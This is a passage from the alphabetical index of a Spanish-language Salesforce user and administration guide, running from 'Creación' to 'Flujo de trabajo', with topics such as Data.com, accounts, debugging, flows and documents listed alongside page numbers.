cuentas 1261
funciones del contacto 1322
gráficos de vista de lista 133
grupos 634
Listas de selección globales 4672
notas 159
objetos personalizados 4619–4621, 4625
oportunidades 1544
plantillas de publicación de aprobación 4991
presupuestos 1588, 1591
registro desde un proceso 4916–4917
registros 138

Creación *(continuación)*
reglas de flujo de trabajo 4943, 4945–4946
soluciones 2476
vistas personalizadas 119–120, 122
vistas personalizadas de Salesforce Classic Mobile 1200
creación con datos externos 3949
creación con el Generador del conjunto de datos 3934
creación con flujo de datos 3861
creación de conjuntos de datos 3949
creación de grupos 3275
creación de grupos KCS 3052
creación de inscripciones usando la API 6132
creación de un conjunto de datos 3861, 3934
Creación de un flujo 5042
creación de una aplicación conectada 5852, 5854
Creación de una jerarquía de territorios
asignación de cuentas 1965
asignar territorios 1968–1970
Creación rápida
creación de registros 140
personalización 293
Crear
modelo de territorio 1962
productos 1521
tipo de territorio 1962
crear aplicación 4117–4118
Crear caso
activación de Salesforce for Outlook 2246
configuración de Salesforce for Outlook 2248
crear macros masivas 4460
crear mediciones a partir de dimensiones 3892
Crear paciente 6164
Crear pacientes 6164
crear un calendario 1485–1486, 1488–1490
crear un calendario a partir de un objeto de Salesforce 1485–1486
crear un proceso de asignación 2918
Credenciales con nombre
autenticación, por usuario 5613
Credenciales denominadas
acerca de 1061
creación 1063
permisos de autenticación 1067
permisos, autenticación por usuario 1067
criterios
contenido 3587
miembro 3588
criterios de contenido 3587
criterios de miembros 3588
cronología de actividades 2016
CTI
Consulte Centro de llamadas 2703–2704, 2707
Cuadro de diálogo de búsqueda
acerca de 178–180
filtros 4764
personalización 4576–4577
cuenta
obtener contactos 1343
Cuenta
campos 1356
contactos directos e indirectos 1324
Funciones de contactos 1819
Cuenta de inversión
agregar participaciones a 6221
ver participaciones bancarias en 6221
Cuenta empresarial
campos en los que se busca 388, 430–431
Cuenta personal
campos en los que se busca 415
cuentas
obtener cuentas 1339
Cuentas
acerca de 1259
activación 1813
activación de equipos de cuentas 1815
adición de miembros del equipo 1290
adición de nombres de compañías traducidos 1282
adición desde Data.com 1334, 1336
adición desde la ficha Data.com 1338
adición y eliminación manual en Connect Offline 1742
asignación a contactos automáticamente 1783
asignación a contactos sincronizados 1787
asignación a eventos de calendario sincronizados 1788
asignación a tareas de Outlook sincronizadas 1789
asignar a correos electrónicos 1709
búsqueda de 1348
búsqueda de contenido relacionado 3388
Búsqueda de Outlook 1798
búsqueda y adición desde Data.com 1259
cambio de propiedad 1285
cambio de territorios de 1284
cambio del nombre 4536
campos 1263
Campos 1356
colaboración 1259, 1282
combinación 1279–1280
configuración 1813
correos electrónicos, adición desde Outlook 1792

Cuentas *(continuación)*
correos electrónicos, eliminación de registros de Salesforce 1793
creación 1261
creación de archivo de exportación 709
cuentas de clientes 2616
cuentas de socios 1686–1687
Cuentas personales 1251
cumplimentación automática 1813
descripción general 1250
detalles 1260
eliminación 1262
formatos de página 1288
historial de cuenta 1278
imagen de perfil 1384
informes 4155
jerarquía 1813
jerarquía, concepto 1278
limpiando con Data.com 1259
limpieza 1374
listas relacionadas 1288
logotipos 1813
modificación 1260
múltiples contactos 1818
noticias 1813
Noticias 1378
obtener nuevo 1335
personales 1813
principales 1278
Salesforce to Salesforce 1661
sitio 1278
transferencia masiva 792
vista de la ficha Cuenta 1258
visualización 1260
Cuentas empresariales
límites de campo 6281
cuentas en territorios 1433
Cuentas financieras
crear 6220
eliminar 6220
modificar 6220
Cuentas personales
activar autoservicio 1825
activar portal de clientes 1824, 2611
actualización masiva 1329
cambio del nombre 4536
campos 1263
Campos de combinación 1252
descripción general 1251
Cuentas personales *(continuación)*
importación 703
límites de campo 6281
Pardot, sincronización con Salesforce 1301
Reglas de validación 1252
Cuentas principales
vista 1278
Cuentas, contactos y candidatos sociales
activar 1822
asociar 1383
configurar 1382
descripción general 1379
imágenes de perfil 1384
seguridad y privacidad 1381
solución de problemas 1385
ver 1383
cumplimiento del artículo 508 55

## D

D&B
Información 1886, 1889–1890
D&B Companies 1364, 1839
D&B Company
campos 1847
campos en los que se busca 400
Número D-U-N-S de la entidad global prioritaria 1346
Data.com
acceso de datos limitado 1358–1359, 1858
activación de usuarios 1827–1828
adición de contactos como candidatos de 1339
adición de contactos desde 1341
adición de registros 1837
Adición de registros 1843
Adición de registros, directrices para 1347
adición del botón Obtener contactos 1827
adiciones de registros 1355
administración 1855
afectados por la limpieza 1366, 1856
asignación de campos de Salesforce a 1836
asignación de sectores 1351
asignación personalizado de campos de Salesforce a 1833
asignación predeterminada de campos de Salesforce a 1834
asignado 1830
buscar 1346, 1348
búsqueda 1350, 1352
búsqueda de contactos 1349
búsqueda de cuentas 1349
búsqueda de resultados precisos de Data.com 1350
campo de sectores 1351

Data.com *(continuación)*
Campo empleados 1356
campos 1366, 1856
campos de candidato 1356
campos de contacto 1356
campos de cuenta 1356
Campos de D&B Company 1358
campos predeterminados 1366, 1856
campos que se pueden limpiar 1358–1359, 1858
Checkout 1858
clasificación industrial 1352
clasificaciones industriales 1351
Clean 1900
clientes potenciales 1858
concepto de búsquedas 1349
configuración 1827
configuración de No ponerse en contacto 1841
Corporate 1336, 1348, 1363, 1366, 1374, 1856
D&B Company 1359
Data.com Clean
1829, 1846
automatización 1829
disponibilidad 1829
Data.com Prospector 1846
descripción general 1334, 1336, 1348, 1363, 1366, 1374, 1856
dirección 1881, 1883–1884
Empresa D&B 1847
evaluación de datos 1898
exclusión de resultados para búsquedas de Data.com 1350
exportaciones 1841
geocódigo
1880–1881, 1885
configuración 1880
Geocódigo 1884
gestión de duplicados 800
historial de trabajos 1873
implementación 1827
Implementación de D&B Companies 1846
índices de coincidencia de registros 1896
información general 1336
informes 1827
Informes 1334, 1336, 1348, 1363, 1374
Ingresos anuales 1357
Latitud 1881, 1883–1884
Licencia para empresas 1847
licencias
1827, 1829–1830
límites 1829
límites 1827, 1830
Data.com *(continuación)*
limpieza
1892
reglas
1892
clave social 1892
geo 1892
información de la empresa 1892
Limpieza
1334, 1336, 1346, 1348, 1363, 1366, 1374, 1826, 1832, 1856, 1858, 1883
Licencias 1832
Trabajo 1858
Longitud 1881, 1883–1884
mensaje de error 1358–1359, 1858
modificadores de búsqueda 1349–1350
no puede actualizar completamente 1358, 1858
no puede limpiar completamente 1358, 1858
no se puede limpiar 1359
notificar estado 1375
número de contactos 1356
Número de empleados 1357
obtención de contactos de 1342
perspectivas de prospección para una cuenta 1359, 1361
Preguntas más frecuentes 1354, 1855
Premium 1336, 1348, 1363, 1366, 1374, 1856
prevención de duplicados 837
primeras cosas que hacer 1336
Prospector
1334, 1336–1337, 1346, 1348, 1363, 1366, 1374, 1826, 1830, 1856
Licencias 1830
Limitaciones 1337
Registro de errores 1843
registros de trabajo 1873
registros duplicados 1837
Reglas de limpieza 1877
resultados de búsqueda 1355, 1358, 1841, 1858
Resultados de búsqueda, limitación de lo que los usuarios hacen con 1840
saldo 1830
sector 1352
selector industrial 1352
sincronización completa 1873
sincronización incremental 1873
tarjeta de cuenta 1351
Tipo de usuario 1355
tipos de usuarios 1829
uso 1354

Data.com *(continuación)*
usuario de Data.com 1829
usuario de la lista de Data.com 1829
Usuario de lista 1355
usuarios 1828
Usuarios de lista 1828
varios elementos en un campo de búsqueda de Data.com 1350
versión completa 1334, 1336, 1348, 1363, 1374, 1827
versión gratuita 1334, 1336, 1348, 1363, 1374, 1827
Data.com Clean
activación 1832, 1861
actualizaciones automáticas 1858
afectados por la limpieza 1366, 1856
avanzada 1374
botón de limpieza 1364
campo personalizado 1870–1871
campos 1366, 1856
campos predeterminados 1366, 1856
comparación 1374
comprender 1374
configuración 1867
consideraciones 1867
programar 1867
trabajos 1867
cumplimentar automáticamente 1864, 1866
D&B Companies 1864, 1866
desactivación 1832, 1861
desencadenador 1870
Estado 1368
estado de limpieza 1870
evitar actualizaciones automáticas 1858, 1870–1871
formato de página de candidato 1862
formato de página de contacto 1862
formato de página de cuenta 1862
implementación 1842, 1859
información general 1363
Limpieza 1857
manual 1364
obtener información 1374
omitido 1870
preferencias 1864, 1866
preferencias a nivel de campo 1864, 1866
primeras cosas que hacer 1363
regla de validación 1870–1871
Reglas de limpieza 1894
rellenar automáticamente 1357
resultados de coincidencias 1900
Data.com Clean *(continuación)*
servicio de coincidencia 1376, 1865
sobrescribir 1864, 1866
solución de problemas 1358–1359, 1858
trabajos 1858, 1867
trabajos automatizados 1864, 1866
Vista de lista 1877
Data.com Prospector
configuración 1839
descripción general 1335
implementación 1838
qué es 1335
Data.com Social Key
descripción general 1377
Database.com
documentación 7
guías del desarrollador 7
datos 863, 3791–3792, 3852
Datos
exportación 786
importación 699
límites de importación 6248, 6279
Datos abiertos Socrata 5590
datos adjuntos 2836
Datos de cliente 6223
datos de excel 3860, 3946
datos de Salesforce 3845–3846, 3860, 3946
datos estadísticos forenses de inicio de sesión
consideraciones 1106
Datos estadísticos forenses de inicio de sesión
activar 1106
datos externos 3860, 3946, 3949, 3952–3953, 3991, 4143
Datos financieros 6219
Definición
año fiscal personalizado 375
conjuntos de datos de Salesforce for Outlook 2261
funciones de contacto en oportunidades 1825
Definición de Conjunto de datos 3993
Definición de lentes 3993
Demostración (vídeos) 19
Dependencias
campo 5822
concepto 6103
Dependencias de listas de selección
modificación 4702
Depuración
adición de clases o desencadenadores para supervisar 1119
adición de usuarios para seguimiento 1119
control de los registros 1118

Depuración *(continuación)*
de flujo de trabajo 5960
detalles del registro de depuración 5971
eliminación de clases o desencadenadores de la supervisión 1119
eliminación de usuarios del seguimiento 1119
filtrado 5976
información de perfiles 5960
instantáneas de correo electrónico entrante 2175
JavaScript 5772
nivel de registro 5976
niveles de registro de clase y desencadenador 5991
orden de preferencia del registro de depuración 5975
procesos 4933
procesos, con registros de depuración de Apex 4936
procesos, errores en Process Builder 4934
procesos, errores en tiempo de ejecución 4935
restablecimiento de registros de depuración 1119
revisión de un proceso paso a paso 5959
visualización de registros 1121
Depuración de Apex 5690, 5963
Depuración del código 5951
Desactivación
usuarios 491–492
desactivar 3944
desactivar la selección de archivos de Salesforce 3687
Desarrollo
seguridad 5783
Descarga
aplicación descargable Salesforce1 81
Aplicación móvil Salesforce Authenticator 103
Descarga de Salesforce for Outlook 1765
Descargar 3842
descripción 3866, 3869, 3894, 3902, 3923, 3925, 3927
descripción de conjuntos de datos 3856, 3860, 3946
descripción de fechas 3857
descripción de flujo de datos 3859
Descripción de Generador del conjunto de datos 3860, 3947
descripción de la transformación computeExpression 3879
descripción de la transformación computeRelative 3884
descripción de la transformación delta 3890
descripción de la transformación dim2mea 3892
descripción de replicación 3937, 3939
Descripción de usuario de integración 3845
Descripción de usuario de seguridad 3845
Descripción general
activos 1303
biblioteca de documentos 3367
campañas 1392
Descripción general *(continuación)*
candidatos 1444
casos 2332
Centro de llamadas 2707
competidores 1559
contratos 1594
informes 4358
Informes y paneles de Salesforce 4149
Kit de herramientas CTI 2704
Open CTI 2703
pedidos 1596
registro de objetos personalizados 4612
soluciones 2471
Descripción general de seguros médicos 6167
descripción general del sistema 1093
Desencadenador de flujos
consideraciones 5203
definición 5194
modo prueba 5194
desencadenadores 1876
Desencadenadores
Comentarios de Idea 2669
definición 5737
gestión 5743
página de detalles 5747
registros de depuración 5991
Desencadenadores de Apex 5622, 5625
desinstalación de una aplicación conectada 5885
Destruir un secreto de arrendatario 857
Desviación de Knowledge 3308
detalles de activación 182
Detalles de activación
activación 293
Diagrama de embudo
componente del panel 4381, 4389
dimensión
definición 3994
dimensiones
descripción 3854
Direcciones
actualización masiva 796
Directorios
uso de centros de llamadas 2385
Directrices
Configuración 1882, 1888
Reglas de limpieza 1882, 1888
Directrices de accesibilidad de contenido Web (WCAG) 52, 55
Directrices de logotipo personalizado
invitación a reunión 2023

discusión
búsqueda 401
diseñador 3765
Diseño de flujo de datos 3862
Disponibilidad
directrices 2166
Dispositivo
navegador o aplicación no reconocidos 39
perder dispositivo 39, 42, 942–943, 945
perder teléfono 39, 42, 942–943, 945
dispositivos
selección de formato 4107
Dispositivos
eliminación 1224
Distribución de pregunta 2702
Distribución de Wave 4133
Distribuir a caso
acceso 3319, 3490
Distribuir una pregunta a un caso 3318, 3490
Divisa
activación de gestión avanzada 2080
activo 305, 2078
admitida 362
configuración regional de divisa 358
desactivación de gestión avanzada 2080
divisa de la compañía 358–359
divisa personal 358, 360
gestión avanzada 2079
importación de varias divisas 708
inactivo 305, 2078
tipos de cambio 361, 2081
tipos de cambio con fecha 2082
uso de varias divisas 2075
varias divisas 305, 2075
Divisa de la compañía
Ver divisa 358–359
Divisa personal
Ver divisa 358, 360
Divisiones
activación 481
cambio de división seleccionable 68
configuración 481
creación 482
descripción general 478–479
división de trabajo 68
división predeterminada, cambio 483
informes 484
modificación 482
transferencia masiva de registros 483
Divisiones de oportunidad
activación 2072
consideraciones sobre la activación 2070
creación de divisiones personalizadas 2073
desactivación 2073
desactivar 2073–2074
eliminar 2073
gestión 2070
modificar formato con varias líneas 2074
Dobletes
activación de secciones contraíbles 293
documentación 7
Documentación
guías de implementación 18, 3409, 3762
guías de usuario 18, 3409, 3762
hojas de sugerencias 18, 3409, 3762
imprimible 18, 3409, 3762
Salesforce Knowledge 2996
Documento
campos en los que se busca 401
Documentos
búsqueda 3371
cambio de autores 3376
cambio del nombre 4536
carga 3369
eliminación 3372
página de inicio 3368
presentación y modificación 3373
propiedades 3374
vista desde la ficha Documentos 3368
Domicilios
agregar miembro 6217
agregar relación ampliada 6218
crear 6217
examinar vistas de lista 6214
perfiles 6214
relacionar un contacto 6218
relacionar una cuenta 6219
Dominio personalizado 3462
dominios 5205–5206, 5209, 5211–5212
Dominios 292
Dun & Bradstreet
DUNSRight 1376, 1865, 1867
Dun & Bradstreet (D&B) 1357–1358
Duplicación
oportunidades 1545
paneles 4424
plantillas de correo electrónico 1726
Duplicación de un conjunto de cambios 6042

Duplicadas
candidatos 1459–1460
contactos 1315
cuentas 1279–1280
Duplicados
contactos 1331
duplicar 4015
duplicar macros 4466
duplicar visualización 4015

## E

Edad
casos 3189, 3191
Ediciones
definición 5–6
Editor de formato de acción
consideraciones 5482
descripción general 5481
Editor de formatos de página
mejorado 4546, 5484
Original 4569
Editor de formatos de página mejorado
acceso para objetos estándar 4545
acceso para objetos personalizados y externos 4545
activación 293
adición de acciones 5484
elementos 4547
notas sobre uso 4551
personalización 4546
Editor de formatos de página original
acceso para objetos estándar 4545
acceso para objetos personalizados y externos 4545
Personalización 4569
Editor HTML
adición de vídeos 4707
aplicación de formato a campos Área de texto enriquecido 4704
inserción del código <iframe> 4707
muestras de código 4708
ejecución anónima 5698
Ejecución de pruebas de Apex 5994, 5997–6001, 6003
Ejecución de reglas 1966
ejecutar 3945
ejecutar Apex 5738
ejecutar macros 4457
ejecutar macros masivas 4461
ejemplo 3892, 3894, 3902, 3923, 3925, 3927
Ejemplo 1116
ejemplo con sliceDataset 3925
ejemplo de jerarquía de funciones 3973
ejemplo de la transformación computeExpression 3879
ejemplo de la transformación computeRelative 3884
ejemplo de pertenencia a grupo 3965
ejemplo de propiedad de registro 3960
ejemplo de propiedad del registro de seguridad a nivel de filas 3973
ejemplo de seguridad a nivel de filas de conjuntos de datos 3960, 3965, 3973
ejemplo de seguridad a nivel de filas de datos de Salesforce 3965, 3973
ejemplo de seguridad a nivel de filas de datos externos 3960
ejemplo de sintaxis JSON 3890
Ejemplos de coincidencias 830
Ejemplos de flujo
bucle en una colección 5154, 5160
espera de muchos eventos, cualquiera 5157
espera de muchos eventos, todos 5155
espera de un evento 5159
evento de alarma absoluta 5159
evento de alarma relativa 5155, 5157
introducción de datos en una variable de colección de cadena 5153
ejemplos de política de seguridad 3959
Elemento Actualización de registro 5086
Elemento Actualización rápida 5081
Elemento Alerta de correo electrónico 5077
Elemento Asignación
adición 5075
configuración 5075
operadores 5126
Elemento Bucle
adición 5082
configuración 5082
ejemplo 5154, 5160
Elemento Complementos de Apex 5074
Elemento de acción rápida 5087
Elemento de búsqueda de registro 5085
Elemento de búsqueda rápida 5080
Elemento de conector de fallo
comportamiento predeterminado 5067
ejemplos 5070
práctica recomendada 5068–5069
Elemento de creación de registro 5083
Elemento de creación rápida 5078
Elemento de eliminación de registro 5084
Elemento de eliminación rápida 5079
Elemento de noticias en tiempo real
acción 3672

Elemento de noticias en tiempo real *(continuación)*
formato 3672
Elemento de subflujo 5073, 5099
Elemento Decisión
adición 5076
configuración 5076
Elemento Envío para aprobación 5097
Elemento Espera
ejemplo 5155, 5157, 5159
Elemento Llamar a Apex 5075
Elemento Pantalla
acerca de campos de opción de selección múltiple 5035
adición 5090
campos de opción 5093
configuración 5090, 5092, 5095
configuración de la ficha Configuración del campo 5092, 5095
configuración de la ficha de información general 5090
configuración de los campos de entrada del usuario de la ficha Configuración del campo 5092
configuración de los campos de salida de la ficha Configuración del campo 5095
modificación 5090
Elemento Paso 5097
Elemento Publicar en Chatter 5088
Elementos
acciones rápidas 5087
actualización de registro 5086
actualización rápida 5081
alerta de correo electrónico 5077
asignación 5075
bucle 5082
búsqueda de registro 5085
búsqueda rápida 5080
Complementos de Apex 5074
conector de fallo 5066
conector de fallo, comportamiento predeterminado 5067
conector de fallo, ejemplos 5070
conector de fallos, práctica recomendada 5068–5069
creación de registro 5083
creación rápida 5078
decisión 5076
eliminación de registro 5084
eliminación rápida 5079
Envío de correo electrónico 5095
Envío para aprobación 5097
Llamar a Apex 5075
pantalla 5090, 5092–5093, 5095
paso 5097
Elementos *(continuación)*
Publicar en Chatter 5088
subflujo 5073, 5099
Elementos de flujo
adición 5049
eliminación 5049
modificación 5049
Elementos de registros duplicados
conjuntos de registros duplicados 812
gestión de duplicados 812
reglas de duplicados 805
tipos de informes personalizados 805, 812
elementos privados 1801
Elementos recientes 137
Eliminación
activos 1306
candidatos, consideraciones para 1460
contactos 1316
cuentas 1262
datos adjuntos de correo electrónico enviados como vínculos 2174
datos de importación 729
datos de muestra 286
dispositivos de Mobile 1224
documentos 3372
etiquetas 154
informes 4346
miembros del equipo de cuentas 2068–2069
miembros del equipo de oportunidades 2068–2069
notas y archivos adjuntos 167
oportunidades 1545
paneles 4419
pregunta 2397
presupuestos 1591
procesos 4932
reuniones solicitadas 1509
soluciones 2480
usuarios 491–492
varios registros 794–795
vistas de lista 127–128
eliminación de conjuntos de datos 3958
Eliminación de invitados
reuniones solicitadas 1507
Eliminación de un conjunto de cambios 6043
eliminación de una aplicación conectada 5861
Eliminación masiva
solicitudes de aprobación 5011
Eliminar
productos de listas de precios 1529

eliminar campos de conjuntos de datos 3925
EmailMessage 2146
Emoticonos
chat 3298
Empaquetado de Wave 4129–4131, 4133
Encabezado global
para Comunidades: 3449
Encabezados de informe flotantes
activación 293
encontrar en noticia en tiempo real 3221
enlaces a registros de Salesforce 4139
enmascarar 863
Entregas de contenido
campos 3746
creación 3400, 3404
eliminación 3403
hoja de sugerencias 18
modificación 3403
vista 3403
Entrevista de flujo
descripción general 5180
pausa 5181
reanudar 5182–5183
Entrevistas de flujo
eliminar 5165
Enviar a través de Gmail 1696
Enviar a través de Office 365 1696
Enviar correo electrónico de manera predeterminada 4694
Envío de correo electrónico
archivos adjuntos 1699
directrices sobre el tamaño de los archivos adjuntos 1699
Envío de elemento Correo electrónico 5095
Envío de mensajes de Chatter 3302
Envíos de contenido
descripción 3744
Equipo
Consulte equipo de cuentas 616
Consulte equipos de casos 616
Consulte equipos de oportunidades 1553
Equipo sanitario
agregar miembros 6179
Equipo sanitario interno 6159
Equipos de asistencia 3114
Equipos de caso
alertas de correo electrónico 3118
campos 2434
configuración 3115
descripción general 3114
funciones 3116
Equipos de caso *(continuación)*
predefinición 3117
valores predeterminados 3117
Equipos de cuentas
activación 1815
activar 1815–1816
actualizar miembros 2068–2069
adición de miembros 1290
configuración de funciones de equipos 1815
configuración del equipo predeterminado 1292
descripción general 1289
eliminación de miembros 1291
personalizar funciones 1816
Equipos de oportunidades
activar 2066
actualizar miembros 2068–2069
adición de equipo predeterminado a oportunidades 1556
campos 1556
consideraciones sobre la personalización 2067
creación de divisiones de oportunidad personalizadas 2073
desactivar 2069
descripción general 1552–1553
Divisiones de oportunidad 1557, 2072
eliminación desde oportunidades 1555
gestión 2066
modificación de miembros 1554
personalizar funciones 2068
Error
informe obsoleto 4353
errores de Privilegios insuficientes
acceso a nivel de proceso 694
acceso a nivel de registro 693
desencadenador de Apex 694
nivel de objeto 692
regla de validación 694
Errores del aprovisionamiento Justo a tiempo 1001
Escritura de código 5689
Esenciales de limpieza
Errores 1891
Espera en un flujo
condiciones de espera 5103
configurar 5101
tipos de eventos 5145
Estadísticas 1572
estado de implementación 4619
Estado de limpieza
Diferente 1370
Inactivo 1370
No encontrado 1370

Estado de limpieza *(continuación)*
Revisado 1370
Sin comparación 1370
Sincronizado 1370
Estado de Limpieza
Diferente 1894
Inactivo 1894
No encontrado 1894
Revisado 1894
Sin comparación 1894
Sincronizado 1894
estado de presencia
crear 2792, 2807
Estado de presencia
configuración 2793
Estado de territorio
activación 1973
activo 1973
archivado 1982
eliminación 1982
planificación 1966
estados de presencia
acceder a través de perfiles 2795, 2808
acceso a través de conjuntos de permisos 2794, 2808
Etapa
historial 1542
Etiquetado
uso del componente de la barra lateral de etiqueta 155
etiquetas
incorporación (Wave Dashboard Designer) 4087
Etiquetas
activación 552
adición a la barra lateral 553
búsqueda 154
cambio del nombre 154
combinación 154
descripción general 152
eliminación 154
eliminación de etiquetas 153
eliminación de los registros 154
eliminación para usuarios desactivados 553
estadísticas personales 154
exploración 154
gestión 154
límites de etiquetas 153
personal y público 154
personales frente a públicas 152
personalización 552
registros de etiquetas 153
Etiquetas de 3252
Etiquetas personales
activación 552
eliminación para usuarios desactivados 553
estadísticas 154
Etiquetas personalizadas
adición de traducciones 5806
descripción general 5803
modificación 5804
modificación de traducciones 5805
vista 5806
Etiquetas públicas
activación 552
evaluación de datos 1903
Evaluación de datos 1902
evento clave
limitaciones 2883
evento clave de caso 2914
Evento de alarma absoluta
ejemplo 5159
Evento de alarma relativa
ejemplo 5155, 5157
Evento del calendario
campos en los que se busca 386
eventos 2894, 2897
Eventos
aceptar o rechazar 1510
Actividades compartidas, activación de la función 2018–2019
adición a Outlook 1500, 1510
asignación a candidatos 1788
asignación a contactos 1788
asignación a cuentas 1788
asignación a oportunidades 1788
asignación a otros registros 1788
cambio del nombre 4536
creación 1494–1496
definición de filtros de sincronización de Salesforce for Outlook 2265
duplicados con Salesforce for Outlook, eliminación 1802
exclusión de la sincronización con Salesforce for Outlook 1778
Google, preparación para la sincronización con Salesforce 1760
Google, sincronización con Salesforce 1806, 2218
informes, visualización de varios contactos relacionados con un evento 1474, 4191
Microsoft® Exchange, preparación para la sincronización con Salesforce 1760
Microsoft® Exchange, sincronización con Salesforce 1758

Eventos *(continuación)*
recurrente 1494–1496
sin resolver 1788
sincronización con Salesforce for Outlook 1778
varios contactos relacionados con un evento, visualización 1474, 4191
varios contactos, relacionados con 2018–2019
visualización de detalles 1481, 1483
eventos clave
caso 2904
configuración 2901
creación 2907
desencadenadores 2908
elementos de noticias en tiempo real 2904
formatos de página 2902
reglas de validación 2906
Eventos clave
caso 2900
casos 2345
orden de trabajo 2900
eventos clave de casos 2902, 2913, 2918, 2920, 2922
Eventos clave de casos 2895–2896
Eventos con invitados
creación 1499
Eventos de alarma
hora absoluta 5145
hora relativa 5147
Eventos de espera
hora relativa 5147
Eventos no resueltos
asignación a candidatos 1788
asignación a contactos 1788
asignación a cuentas 1788
asignación a oportunidades 1788
asignación a otros registros 1788
Eventos para varios usuarios 1499
Eventos recurrentes
activación de Salesforce for Outlook para 2247
sincronización con Salesforce for Outlook 1780
Eventos y calendarios 1481
Eventos y tareas 1465
evitar colaboración de archivos 3342
evitar dejar de compartir archivos 3342
evitar la selección de archivos desde Salesforce 3687
Excepciones
no detectadas 5761
exploración de datos
conceptos 3994
recortar lente 4014
explorador
recortar lente 4014
Explorador 3993
Exploradores
compatibilidad limitada 11, 13
configuración 11, 13
configuración de Firefox 17
Configuración de Internet Explorer 16
recomendaciones 11, 13
requisitos 11, 13
versiones compatibles 11, 13
Exportación
datos de copia de seguridad 786
datos para los asistentes para importación 709
desde ACT! 710
desde otras fuentes de datos 711
desde Outlook 711
desde Salesforce 712
informes 4322
Salesforce Knowledge, estado 3042
sistema de traducción 4609
Exportación de archivos de traducción
sistema de traducción 4603, 4607
Exportación mensual
Datos 786
exportación semanal
Datos 786
Exportando
desde LinkedIn 711
sistema de traducción 4600, 4604
Exportar
artículos 3064
exportar como imagen 4017
Exportar e importar secreto de arrendatario
destruir secreto de arrendatario 850, 855
Exportar e importar secretos de arrendatario 856
expresiones de filtro
sintaxis 3897
externos 3361
extracción de datos desde conjuntos de datos 3894

## F

Facebook 1684
Fallo de replicación 5651
Falsificación de petición en sitios cruzados (CSRF) 5590
favoritos
eliminación 3219
Favoritos
adición en Chatter 3219

Favoritos de Chatter 3224
Favoritos, Chatter 3224
fecha 863
fecha cifrada 863
Fechas
configuración regional 169
formato 169
uso de criterios de filtro 128
Festividades
configuración 2859–2860
ficha 5665
ficha Archivos
filtros 3330
uso 3328
Ficha Colaboración
Noticias en tiempo real de Chatter 6180
Ficha Informes
vista de lista 4343
Ficha Inicio
columna de la barra lateral 65
descripción general 69
lista desplegable crear nuevo 140
modificación de información 4555
Papelera 194
personalización 69
sección calendario 70
Sección Mis tareas 70
uso del componente de la barra lateral de etiqueta 155
Ficha Sesiones de Live Agent
conjuntos de permisos 2759
perfiles 2760
fichas
adición 49
Fichas
anclar fichas 2487, 4484
cambio del nombre 4536
configuración de visibilidad 582
configuración de visibilidad, descripciones 583
consideraciones 4584
copiar las URL de fichas 2487, 4484
ficha de navegación 2487, 4483
ficha Detalles de Live Agent 2502, 4499
fichas de marcas de favoritos 2487, 4484
fichas principales 2487, 4484
fichas Web 4579
historial 4446
informes 4358
más recientes 4446
Mobile 1214
Fichas *(continuación)*
Página de Lightning 4582, 5681
personalización 50
retirar 2492, 4446, 4489
retirar fichas 2487, 4484
Salesforce Classic Mobile 1195
subfichas 2487, 4484
sustitución 5521–5522
utilizar en la consola 2486, 4482
vista de todas 51
Visualforce 5760
Fichas personalizadas
consideraciones 4584
creación 4579, 4582, 5681, 5760
definición 4578
fichas que faltan 2016
Files Connect:
externos 3362
Filtrado
resultados de búsqueda 186
Filtrado de registros de depuración 5976
filtro
alternancia (Wave Dashboard Designer) 4079
en dimensiones (Wave Dashboard Designer) 4072
en fechas (Wave Dashboard Designer) 4070
filtro global (Wave Dashboard Designer) 4067
intervalo (Wave Dashboard Designer) 4076
filtro avanzado en la transformación sfdcDigest 3911
filtro estructurado en la transformación sfdcDigest 3905
filtros 3904–3905, 3911
Filtros
informes 4296, 4300
Filtros de búsqueda
acerca de 4764
búsquedas dependientes 4769
definición 4767
desactivación 4768
ejemplos 4773
eliminar 4768
notas 4770
objetos compatibles 4764
prácticas recomendadas 4771
uso con cuentas personales 4771
ver 4769
filtros de Data.com
Empleados
1357
Ingresos 1357

Filtros de registros de flujos
operadores 5139
Financial Services Cloud
términos 6215
Flow Designer
interfaz de usuario 5045
FLS 1863
flujo
activación 5165
Flujo
accesibilidad 5042
acción de flujo de trabajo 5167, 5194
acción del proceso 4922, 4928
actualización de registros 5055
alarmas de hora absoluta 5145
alarmas de hora relativa 5147
almacenamiento 5048
apertura 5163
basado en tiempo 5037
búsqueda 5046
búsqueda de registros 5051
colaboración 5167
condiciones 5059
conectores, tipos de 5065–5066, 5125
configuración 5166, 5169, 5205
consideraciones 5021
consideraciones basadas en tiempo 5037
consideraciones de acción de flujo de trabajo 5203
consideraciones de administración 5039
consideraciones de diseño, fórmula 5036
consideraciones de tiempo de ejecución 5041
consideraciones sobre el diseño 5029–5030, 5032–5034
consideraciones, Cloud Flow Designer 5032
consideraciones, flujos de gran tamaño 5033
consideraciones, formato de dos columnas 5034
consulta de registros 5051
creación 5042
creación de registros 5052
descripción de recursos 5104
descripción general de elementos 5071
descripción general de funciones 5020
eliminación 5166
eliminación de entrevistas en espera 5165
eliminación de registros 5057
en conjuntos de cambios 5173
en páginas Lightning, consideraciones 5686
en paquetes 5173
entrevistas 5180–5183
envío a usuarios 5167
Flujo *(continuación)*
envío de correo electrónico 5060, 5095
envío de registros para su aprobación 5097
espera 5101
espera, condiciones de espera 5103
establecimiento de un elemento de inicio 5047
experiencias de tiempo de ejecución 5168
gestión 5161
gestión de conectores 5049
gestión de elementos 5049
gestión de recursos 5049
incorporación a páginas de Visualforce 5167
incorporación a Páginas Lightning 5167
inicio desde reglas de flujo de trabajo 5194
instalado desde paquetes 5173
Invocar acción rápida 5087
limitaciones de fórmulas 5036
límites 5022–5023
llamada a una acción de flujo de trabajo de alerta de correo electrónico 5077
llamar a Apex 5061
modificación 5163
modificación de propiedades 5152, 5162
operadores 5125
operadores, asignación 5126
operadores, condiciones 5132
operadores, filtro de registro 5139
partes integrantes 5043
pasar valores a 5051
pausa 5181
pausa, activar 5166
pruebas 5164
reanudar 5182–5183
solución de problemas 5176, 5178
solución de problemas, mensajes de correo electrónico 5176–5177
Tiempo de ejecución de Classic 5168
Tiempo de ejecución de Lightning 5168
Tiempo de ejecución Lightning, activar 5169
tipo 5151
tipos de eventos de espera 5145
uso 5167
valores de campo de objeto cruzado de referencia 5121–5124
variables globales 5112
flujo de datos 3861, 3863, 3865, 3868, 3937, 3939, 3941, 3943–3946
flujo de datos de integración de datos 3859

Flujo de inicio de sesión
conectar 903, 929
crear 901, 927
descripción general 900
Flujo de trabajo
acciones 4945–4947
acciones dependientes del tiempo 4952, 5202
activación de una regla 4948
actualizaciones de campo 5189–5190
actualizaciones de campo de objetos cruzados 5199
actualizaciones de campo que vuelven a evaluar las reglas de flujo de trabajo 5201
